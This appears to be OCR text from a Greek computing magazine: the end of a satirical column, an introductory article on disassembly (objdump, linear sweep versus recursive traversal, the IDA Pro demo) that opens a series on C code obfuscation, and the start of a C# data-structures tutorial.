Τα μαθαίνει αυτά ο δημοσιογράφιξ, ετοιμάζει αποκαλυπτικό ρεπορτάζ. Επισημάνσεις καίριες. Λέξεις σκληρές. Σαν τα σφυριά.

"Βόμβα ΔΝΤ στις διαπραγματεύσεις. Λαγκάρντ: 'Απαραίτητα νέα μέτρα'. Σόιμπλε: 'Βρείτε τα με τους θεσμούς'. Κυβέρνηση: 'Έχουμε νωπή εντολή και σαφείς κόκκινες γραμμές.'"

Και να 'μαστε πάλι εκεί από όπου ξεκινήσαμε.

Εθνική περηφάνεια. Σκληρές διαπραγματεύσεις. Κόκκινες γραμμές. Νωπή εντολή.

Και κυρίως: Κοφτερή δημοσιογραφία.

Θα μου πείτε, ο δημοσιογράφιξ φταίει ή αυτοί που τον ακούνε (και τον πληρώνουν);

Ελα μου, ντε. Η κότα και το αβγό.

Σας ασπάζομαι,

Θείος Ακάκιος

Skill: Advanced
Tags: disassembly, code obfuscation, reverse engineering, malware analysis, anti-reversing

Code obfuscation στη γλώσσα C

[μέρος 1]


Οι δημιουργοί κακόβουλων προγραμμάτων και οι εταιρείες ανάπτυξης λογισμικού έχουν ένα κοινό: Θέλουν να γράφουν επιτηδευμένα περίπλοκο κώδικα, ώστε να δυσκολεύουν τη ζωή των αναλυτών. Σε αυτή τη σειρά άρθρων θα μελετήσουμε ορισμένες τεχνικές που αξιοποιούνται ακριβώς γι' αυτό το σκοπό.

από τον Αναστάσιο Μαγειρία

Οι τεχνικές συσκότισης κώδικα (code obfuscation techniques) είναι ιδιαίτερα διαδεδομένες στη γλώσσα C και χρησιμοποιούνται κατά κόρο στην ανάπτυξη κακόβουλου λογισμικού. Οι δημιουργοί αυτών των προγραμμάτων θέλουν να δυσκολέψουν την ανάλυση του κώδικά τους, πάση θυσία. Το ίδιο επιδιώκουν και οι εταιρείες λογισμικού, που θέλουν να δυσκολέψουν το reversing και, τελικά, το παράνομο ξεκλείδωμα των προγραμμάτων τους. Σε αυτή τη σειρά άρθρων θα μελετήσουμε ορισμένες από τις τεχνικές συσκότισης, καθώς και τη γενικότερη διαδικασία ανάλυσης ενός προγράμματος. Όπως αντιλαμβάνεστε, ένα τόσο σύνθετο θέμα δεν θέλει βιασύνες. Αντιθέτως, απαιτείται μελέτη και υπομονή. Σ' αυτό το τεύχος εξοικειωνόμαστε με την έννοια του disassembly κι εξετάζουμε δύο διαφορετικές προσεγγίσεις για την επίτευξή του. Επιπρόσθετα, θα κατασκευάσουμε ένα μικρό πρόγραμμα το οποίο θα χρησιμοποιήσουμε ως "πειραματόζωο" για την επίδειξη όσων θα παρουσιάσουμε θεωρητικά. Αν θέλετε να ακολουθήσετε τα βήματά μας, είναι απαραίτητη προϋπόθεση να έχετε κάποιο μηχάνημα με λειτουργικό σύστημα τύπου Unix (Σ.τ.Ε. Ένα Linuxάκι αρκεί :P). Καθίστε αναπαυτικά μπροστά στο laptop ή στον υπολογιστή κι ας ξεκινήσουμε.

Από binary σε Assembly

Αρχικά πρέπει να εξηγήσουμε τι περιλαμβάνει η διαδικασία που ονομάζεται disassembly, τι μας προσφέρει και γιατί είναι χρήσιμη κατά την ανάλυση του malware. Ως γνωστόν, για να φτάσουμε από τον πηγαίο κώδικα (source code) σε ένα εκτελέσιμο αρχείο διαμεσολαβεί ο compiler. Κι επειδή εμείς θα ασχοληθούμε με τη γλώσσα C, η δημοφιλέστερη επιλογή compiler για όσους χρησιμοποιούν Linux είναι ο GCC.



Καταλαβαίνουμε όλοι ότι η δουλειά ενός compiler είναι σύνθετη, ίσως όμως δεν γνωρίζουμε τα στάδια "παρασκευής" από τα οποία διέρχεται ένα μεταγλωττιζόμενο πρόγραμμα. Έχετε εξάλλου κατά νου ότι το disassembly, αν και αποτελεί πολύτιμη τεχνική, δεν προσεγγίζει ούτε κατά διάνοια τον πηγαίο κώδικα.

(Για όσους προτιμούν το BSD, είναι ο clang.) Η διαδικασία για την παραγωγή ενός εκτελέσιμου αρχείου (elf32 ή elf64) περιλαμβάνει τέσσερα στάδια: preprocessing, compilation, Assembly και linking. Σημειώστε μάλιστα ότι ο GCC επιτρέπει να διακόψουμε τη διαδικασία της μεταγλώττισης σε οποιαδήποτε φάση.

Το disassembly, για να επιστρέψουμε στο θέμα μας, αποτελεί την αντίστροφη διαδικασία. Μη νομίζετε όμως ότι ξεκινάει από την τελική μορφή ενός εκτελέσιμου και καταφέρνει να μας δώσει τον πηγαίο κώδικα. Κάτι τέτοιο είναι απλά αδύνατο! Με το disassembly, όπως μαρτυρά και το όνομα της διαδικασίας, παίρνουμε τον κώδικα του εκάστοτε εκτελέσιμου σε μορφή Assembly (Assembly code). Αυτό είναι εφικτό γιατί σε κάθε εντολή Assembly αντιστοιχεί ένας συγκεκριμένος συνδυασμός bytes, που ονομάζεται opcode. Επομένως, για τη μετατροπή ενός εκτελέσιμου αρχείου σε κώδικα Assembly απαιτείται μια αντικατάσταση. Τα πράγματα όμως δεν είναι τόσο απλά όσο ακούγονται. Μέσα σε κάθε εκτελέσιμο, βλέπετε, υπάρχουν αρκετά τμήματα (sections) που δεν περιλαμβάνουν όλα κώδικα.

Για να δείτε πόσα διαφορετικά τμήματα περιλαμβάνει ένα εκτελέσιμο, ανοίξτε τον αγαπημένο σας text editor και πληκτρολογήστε το παρακάτω προγραμματάκι:

```
#include <stdio.h>
int main()
{
      printf("Hello, World!\n");
      return 0;
}
```

Αποθηκεύστε το ως "hello.c", ανοίξτε ένα τερματικό (αν δεν δουλεύατε ήδη στη γραμμή εντολών) και μεταβείτε στον κατάλογο όπου αποθηκεύσατε τον κώδικα. Για τη μετατροπή σε εκτελέσιμο δώστε το ακόλουθο:

```
$ gcc -m32 hello.c -o hello
```

Η παράμετρος -m32 εξασφαλίζει ότι το τελικό εκτελέσιμο θα είναι τύπου elf-32bit και η χρήση της είναι αναγκαία για την εργασία μας, καθώς τα περισσότερα σημερινά συστήματα είναι 64μπιτα. Η μεταγλώττιση θα ολοκληρωθεί γρήγορα και θα προκύψει το τελικό εκτελέσιμο με το όνομα "hello". Για να τσεκάρετε τη φύση του αρχείου χωρίς να εμφανιστεί ένα κατεβατό άσχετων πληροφοριών, μπορείτε να χρησιμοποιήσετε το εργαλείο file:

```
$ file hello
```

Στο μήνυμα που θα εμφανιστεί θα δείτε να γίνεται λόγος για ένα εκτελέσιμο τύπου Elf 32-bit, ευθύς εξαρχής. Για να δείτε τα sections που απαρτίζουν το εκτελέσιμο αρχείο, μπορείτε να χρησιμοποιήσετε το εργαλείο objdump:

```
$ objdump -h hello
```

Όπως θα διαπιστώσετε, αυτό το μικροσκοπικό και απλούστατο πρόγραμμα περιλαμβάνει 26 sections! Το objdump εμφανίζει διάφορες πληροφορίες για κάθε "περιοχή", όπως την έκταση (size), τη διεύθυνση της εικονικής μνήμης στην οποία θα βρεθεί κατά την εκτέλεση του προγράμματος (VMA από το Virtual Memory Address) κ.λπ. Σημειώστε ότι ο κώδικας βρίσκεται συνήθως στο section με το όνομα ".text".

Πριν προχωρήσουμε, πρέπει να αναφέρουμε ότι υπάρχουν δύο διαφορετικά συντακτικά για τη γλώσσα Assembly. Το ένα προέρχεται από την εταιρία AT&T και το άλλο από την Intel. Θα λέγαμε ότι τα δύο συντακτικά είναι ισοδύναμα, καθώς δεν παρουσιάζουν πλεονεκτήματα ή μειονεκτήματα σε σχέση με την απόδοση του κώδικα. Αν ωστόσο κάποιος προγραμματιστής είναι εξοικειωμένος με το ένα μόνο συντακτικό, τότε αν από τη διαδικασία του disassembly πάρει κώδικα του άλλου συντακτικού ενδέχεται να δυσκολευτεί λίγο περισσότερο. Ας μην κολλάμε σε λεπτομέρειες όμως. Πρέπει να δούμε επιτέλους πώς ακριβώς επιτυγχάνεται το disassembly.

```
mag@debian:~$ objdump -h hello

hello:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048134  08048134  00000134  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048148  08048148  00000148  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .note.gnu.build-id 00000024  08048168  08048168  00000168  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .hash         00000028  0804818c  0804818c  0000018c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .gnu.hash     00000020  080481b4  080481b4  000001b4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .dynsym       00000050  080481d4  080481d4  000001d4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .dynstr       0000004a  08048224  08048224  00000224  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .gnu.version  0000000a  0804826e  0804826e  0000026e  2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .gnu.version_r 00000020  08048278  08048278  00000278  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .rel.dyn      00000008  08048298  08048298  00000298  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 10 .rel.plt      00000018  080482a0  080482a0  000002a0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 11 .init         00000026  080482b8  080482b8  000002b8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .plt          00000040  080482e0  080482e0  000002e0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .text         00000180  08048320  08048320  00000320  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 14 .fini         00000017  080484a0  080484a0  000004a0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 15 .rodata       00000016  080484b8  080484b8  000004b8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 16 .eh_frame_hdr 0000001c  080484d0  080484d0  000004d0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 17 .eh_frame     00000060  080484ec  080484ec  000004ec  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 18 .init_array   00000004  0804954c  0804954c  0000054c  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .fini_array   00000004  08049550  08049550  00000550  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 20 .jcr          00000004  08049554  08049554  00000554  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 21 .dynamic      000000f0  08049558  08049558  00000558  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 22 .got          00000004  08049648  08049648  00000648  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 23 .got.plt      00000018  0804964c  0804964c  0000064c  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 24 .data         00000008  08049664  08049664  00000664  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 25 .bss          00000004  0804966c  0804966c  0000066c  2**2
                  ALLOC
 26 .comment      00000038  00000000  00000000  0000066c  2**0
                  CONTENTS, READONLY
mag@debian:~$
```

Το μικρό και απλούστατο προγραμματάκι μας μεταγλωττίστηκε σε ένα εκτελέσιμο αρχείο που περιλαμβάνει 26 sections!

Μέθοδοι μετατροπής

Για τη μετατροπή ενός εκτελέσιμου αρχείου σε κώδικα Assembly υπάρχουν δύο αλγόριθμοι: ο linear sweep και ο recursive traversal. Ο πρώτος αλγόριθμος (linear sweep) ξεκινά από την αρχή κάθε section και "αποκωδικοποιεί" τα bytes που συναντά γραμμικά, θεωρώντας ότι πρόκειται για opcodes. Με τον όρο γραμμικά εννοούμε ότι όταν εντοπιστεί μια εντολή κλήσης συναρτήσεων (call), μετάβασης (jmp) ή διακλάδωσης (jz, je, jnc, jpo κ.ά.), ο αλγόριθμος συνεχίζει τη δουλειά του με την αμέσως επόμενη εντολή και αδιαφορεί πλήρως για την όποια μεταβολή επιχειρήθηκε στη ροή του προγράμματος. Με άλλα λόγια, το section σαρώνεται byte προς byte και κάθε opcode μεταφράζεται στην αντίστοιχη εντολή Assembly. Οι πιθανές διακλαδώσεις αγνοούνται. Το πλεονέκτημα αυτής της προσέγγισης είναι ότι αποκωδικοποιούνται *όλα* τα bytes του εκάστοτε section, ενώ το μειονέκτημα είναι ότι αποκωδικοποιούνται ακόμα και bytes που αποτελούν δεδομένα (data) κι όχι εντολές. Μερικά προγράμματα που χρησιμοποιούν αυτόν τον αλγόριθμο είναι τα gdb, WinDbg και objdump.

Ο δεύτερος αλγόριθμος (recursive traversal) ομοιάζει με τον πρώτο, με την έννοια ότι μεταφράζει τα opcodes που συναντά διαδοχικά. Ωστόσο, όταν εντοπίζει εντολές που επηρεάζουν τη ροή εκτέλεσης του προγράμματος, συμπεριφέρεται λίγο πιο πονηρά. Πριν προχωρήσει στο αμέσως επόμενο opcode, αποθηκεύει τη διεύθυνση της διακλάδωσης σε μια λίστα. Αργότερα, όταν φτάσει στο τέλος του κώδικα του τρέχοντος section, επαναλαμβάνει την ίδια διαδικασία σε καθεμία από τις θέσεις που περιλαμβάνει η λίστα. Ένα πλεονέκτημα αυτού του αλγόριθμου αποτελεί το γεγονός ότι αποκωδικοποιεί μόνο τα bytes που θα εκτελούσε το σύστημα κι όχι όλα ανεξαιρέτως, όπως ο linear sweep. Αυτός ο αλγόριθμος, όμως, ενδέχεται να προσπεράσει κάποια τμήματα του προγράμματος χωρίς να τα μεταφράσει. Αυτό συμβαίνει όταν η διεύθυνση των συγκεκριμένων τμημάτων δεν αναφέρεται ρητά μέσα στον κώδικα. Όπως θα δούμε αργότερα, υπάρχουν διάφοροι τρόποι για να εκτελέσουμε τον κώδικα μιας περιοχής, χωρίς να εμφανίζεται η σχετική διεύθυνση μέσα στο πρόγραμμα. Ουσιαστικά, πρόκειται για μία τεχνική συσκότισης και, όπως αντιλαμβάνεστε, στην περίπτωση του recursive traversal λειτουργεί με επιτυχία. Ένα σχετικά γνωστό πρόγραμμα που χρησιμοποιεί τον εν λόγω αλγόριθμο είναι το IDA Pro.

Οι αλγόριθμοι σε δράση

Εφόσον βρισκόσαστε σε κάποιο σύστημα Unix, το μόνο πρόγραμμα που πρέπει να εγκαταστήσετε είναι το IDA Pro Demo. Η πιο πρόσφατη έκδοση διατίθεται από τη διεύθυνση www.hex-rays.com/products/ida/support/download_demo.shtml. Εμείς κατεβάσαμε το σχετικό πακέτο πληκτρολογώντας:

```
$ wget https://out7.hex-rays.com/files/idademo68_linux.tgz
```

Κατόπιν, χρησιμοποιήσαμε το tar για να αποσυμπιέσουμε:

```
$ tar -xzf idademo68_linux.tgz
```

```
 804964e:       04 08                   add    $0x8,%al
        ...
 8049658:       f6 82 04 08 06 83 04    testb  $0x4,-0x7cf9f7fc(%edx)
 804965f:       08 16                   or     %dl,(%esi)
 8049661:       83                      .byte 0x83
 8049662:       04 08                   add    $0x8,%al

Disassembly of section .data:

08049664 <__data_start>:
 8049664:       00 00                   add    %al,(%eax)
        ...

08049668 <__dso_handle>:
 8049668:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .bss:

0804966c <completed.5730>:
 804966c:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .comment:

00000000 <.comment>:
   0:   47                      inc    %edi
   1:   43                      inc    %ebx
   2:   43                      inc    %ebx
   3:   3a 20                   cmp    (%eax),%ah
   5:   28 44 65 62             sub    %al,0x62(%ebp,%eiz,2)
   9:   69 61 6e 20 34 2e 37    imul   $0x372e3420,0x6e(%ecx),%esp
  10:   2e 32 2d 35 29 20 34    xor    %cs:0x34202935,%ch
  17:   2e                      cs
  18:   37                      aaa
  19:   2e 32 00                xor    %cs:(%eax),%al
  1c:   47                      inc    %edi
  1d:   43                      inc    %ebx
  1e:   43                      inc    %ebx
  1f:   3a 20                   cmp    (%eax),%ah
  21:   28 44 65 62             sub    %al,0x62(%ebp,%eiz,2)
  25:   69 61 6e 20 34 2e 34    imul   $0x342e3420,0x6e(%ecx),%esp
  2c:   2e                      cs
  2d:   37                      aaa
  2e:   2d 32 29 20 34          sub    $0x34202932,%eax
  33:   2e                      cs
  34:   34 2e                   xor    $0x2e,%al
  36:   37                      aaa
        ...
mag@debian:~$
```

Το αποτέλεσμα του disassembly με τον objdump μοιάζει με μια ατελείωτη λίστα. Το πρόγραμμα μετέτρεψε σε Assembly ακόμα και κάποια sections που περιλαμβάνουν δεδομένα.

Με την αποσυμπίεση προέκυψε ένας κατάλογος που περιλαμβάνει το πρόγραμμα, έτοιμο προς εκτέλεση.

Ας δούμε τώρα πώς "μεταφράζουν" οι αλγόριθμοι linear sweep και recursive traversal το προγραμματάκι hello. Προκειμένου να κατανοήσετε τη φιλοσοφία του linear sweep, μεταβείτε στον κατάλογο που περιλαμβάνει το hello κι εκτελέστε το ακόλουθο:

```
$ objdump -D hello
```

Όπως θα διαπιστώσετε, το objdump αποκωδικοποιεί σχεδόν όλα τα sections του εκτελέσιμου αρχείου, ανεξάρτητα από το αν περιέχουν κώδικα ή δεδομένα. Στα sections που περιλαμβάνουν δεδομένα θα παρατηρήσετε ότι τόσο οι εντολές, όσο και οι παράμετροί τους, παρουσιάζουν μια ύποπτη ομοιομορφία. Για παράδειγμα, μπορείτε να αντιπαραθέσετε τα αποτελέσματα του disassembly από τα sections ".text" και ".gnu.version".


Για να δείτε τη διαφορά μεταξύ των δύο αλγορίθμων, μεταβείτε στον κατάλογο με το IDA Pro demo και ξεκινήστε το πρόγραμμα:

```
$ ./idaq
```


Έχετε υπόψη ότι την πρώτη φορά που θα το τρέξετε κι αμέσως μετά την οθόνη καλωσορίσματος, θα εμφανιστεί η άδεια χρήσης του προγράμματος. Αφού απαντήσετε θετικά στο αν την αποδέχεστε, εμφανίζεται ένα νέο παράθυρο με δύο βασικές επιλογές. Επειδή η εκμάθηση του IDA Pro ξεφεύγει από το σκοπό του παρόντος, ακολουθήστε την εύκολη οδό και πατήστε στο κουμπί "New". Έτσι, θα εμφανιστεί ένα παράθυρο για την επιλογή του προγράμματος που θέλετε να αναλύσετε. Αν για κάποιο λόγο δεν εμφανίζεται το hello, μπορείτε να δώσετε τη θέση και το όνομα χειροκίνητα. Εμείς, για παράδειγμα, δώσαμε "/home/mag/hello", καθώς είχαμε γράψει και μεταγλωττίσει το hello.c μέσα στο home directory. Όταν ανοίξετε το hello το IDA θα εμφανίσει ένα είδος γραφήματος που μοιάζει με δέντρο, σε κάθε κόμβο του οποίου υπάρχει ο κώδικας κάποιας υπορουτίνας. Κάνοντας δεξί κλικ σε κάποιο κόμβο κι επιλέγοντας το "Text view", το πρόγραμμα εμφανίζει ολόκληρο τον κώδικα της σχετικής υπορουτίνας.

Όπως είδατε, οι δύο προσεγγίσεις στο disassembly οδηγούν σε εντελώς διαφορετικά αποτελέσματα. Μη βιαστείτε να επιλέξετε, όμως, ούτε να αποφανθείτε για το ποιος αλγόριθμος είναι καλύτερος. Βρισκόμαστε ακόμα στην αρχή και για την ώρα δεν έχουμε δει ούτε μία μέθοδο συσκότισης του κώδικα. Όταν προχωρήσουμε στη μελέτη αυτών των τεχνικών, θα μπορείτε να εκτιμήσετε πιο ολοκληρωμένα τα προτερήματα και τις αδυναμίες κάθε προσέγγισης στο disassembly. Μέχρι τότε, θα σας προτείναμε να παίξετε με το IDA Pro demo και να εξοικειωθείτε με το περιβάλλον του. Πρόκειται για ένα εργαλείο που χρησιμοποιείται από όλους όσοι ασχολούνται με το malware analysis και ο χρόνος που θα επενδύσετε αξίζει με το παραπάνω.

Ο Μαγειρίας Αναστάσιος ασχολείται με ό,τι αφορά στο UNIX και με το security. Είναι συντάκτης στο Junkbytes (www.junkbytes.com), μαζί με τον Κώστα Βεντούρα.



Το IDA Pro έχει πολλές και ενδιαφέρουσες δυνατότητες. Το πλαίσιο στα αριστερά περιλαμβάνει όλες τις συναρτήσεις που εντοπίστηκαν κατά τη διαδικασία του disassembly. Στην κεντρική περιοχή βλέπουμε ένα διάγραμμα του κώδικα που θυμίζει δέντρο. Από αυτό το διάγραμμα μπορούμε να πάρουμε μια πρώτη ιδέα για τη διάρθρωση και τη γενική λειτουργία του κώδικα.



Επιλέγοντας το "text view" για κάποιον από τους κόμβους, το IDA Pro εμφανίζει τον κώδικα της αντίστοιχης υπορουτίνας. Παρατηρήστε ότι στο πάνω μέρος του παραθύρου εμφανίζεται μια μπάρα που αναπαριστά τη γενική διάρθρωση του εκτελέσιμου αρχείου. Σε αυτή τη μπάρα χρησιμοποιούνται διαφορετικά χρώματα για τον κώδικα, για τα δεδομένα και για τις περιοχές που δεν έχουν μεταφραστεί καθόλου.

Skill: Intermediate
Tags: .NET, C-sharp, list, stack, queue, dictionary

Ανάπτυξη εφαρμογών σε C# για το .NET
[μέρος 6ο]


Σε αυτό το μέρος της σειράς μας κατακτάμε τις απαραίτητες γνώσεις ώστε τα προγράμματά μας να χειρίζονται τα διάφορα δεδομένα με τον πιο αποδοτικό τρόπο. Σε αυτή την υπόθεση εξυπηρετούν οι δομές δεδομένων, οι οποίες δεν οργανώνουν μόνο δεδομένα, αλλά και την ίδια τη σκέψη ενός προγραμματιστή.

του Πέτρου Κυλαδίτη

Η αλληλεπίδραση με το σύστημα αρχείων, με την οποία εξοικειωθήκαμε στο προηγούμενο τεύχος, αποτελεί μια κρίσιμη πτυχή του προγραμματισμού σε οποιαδήποτε γλώσσα. Ωστόσο, πριν φτάσουμε να αποθηκεύσουμε οτιδήποτε σε κάποιο αρχείο, όπως και πριν ανοίξουμε κάποιο για ανάγνωση, πρέπει να έχουμε στήσει έναν μηχανισμό που θα επεξεργάζεται τα δεδομένα μας. Ο πιο πολύτιμος σύμμαχος σε αυτή την εργασία είναι οι δομές δεδομένων, που επιτρέπουν στον προγραμματιστή να οργανώνει και να διαχειρίζεται τα διάφορα δεδομένα με ευκολία. Στο παρόν τεύχος ασχολούμαστε με τις δομές δεδομένων που προσφέρει το .NET framework.

Συλλογές

Μια δομή δεδομένων που έχουμε ήδη χρησιμοποιήσει είναι οι πίνακες. Οι πίνακες (arrays) στη C#, όπως και σε αρκετές ακόμα γλώσσες, αποτελούν μια στατική δομή δεδομένων. (Αυτό ισχύει στις λεγόμενες στατικές γλώσσες. Παρεμπιπτόντως, η C# δεν είναι αμιγώς στατική, αφού παρέχει και αρκετούς δυναμικούς τύπους δεδομένων.) Άπαξ και δημιουργηθεί ένας πίνακας, δεν μπορεί να αλλάξει το μέγεθός του. Για να προσθέσουμε στοιχεία, το μόνο που μπορούμε να κάνουμε είναι να δημιουργήσουμε ένα μεγαλύτερο πίνακα, να αντιγράψουμε σ' αυτόν τα περιεχόμενα του παλιού και να προσθέσουμε τα νέα δεδομένα. Ίσως αυτό να ακούγεται αρκετά περιοριστικό και σχεδόν δυσάρεστο, αλλά δεν είναι. Αφενός, τις περισσότερες φορές γνωρίζουμε εξ' αρχής πόσα στοιχεία θα φιλοξενεί ο εκάστοτε πίνακας κι αφετέρου, στην περίπτωση που χρειαζόμαστε έναν πιο ελαστικό αποθηκευτικό χώρο, μπορούμε να στραφούμε σε κάποια από τις δυναμικές δομές δεδομένων που ενσωματώνει το .NET framework. Μια τέτοια δομή είναι η ArrayList. Ουσιαστικά πρόκειται για πίνακες, το μήκος των οποίων μπορεί να μεταβάλλεται δυναμικά. Οι πίνακες αυτού του είδους αποθηκεύουν τα δεδομένα ως αντικείμενα μιας προκαθορισμένης κλάσης



Ιδού το "island hopping" που θέλαμε να κάνουμε φέτος!
Εσείς που θα θέλατε να πάτε; (Σ.τ.Ε. Σβάλμπαρντ.)

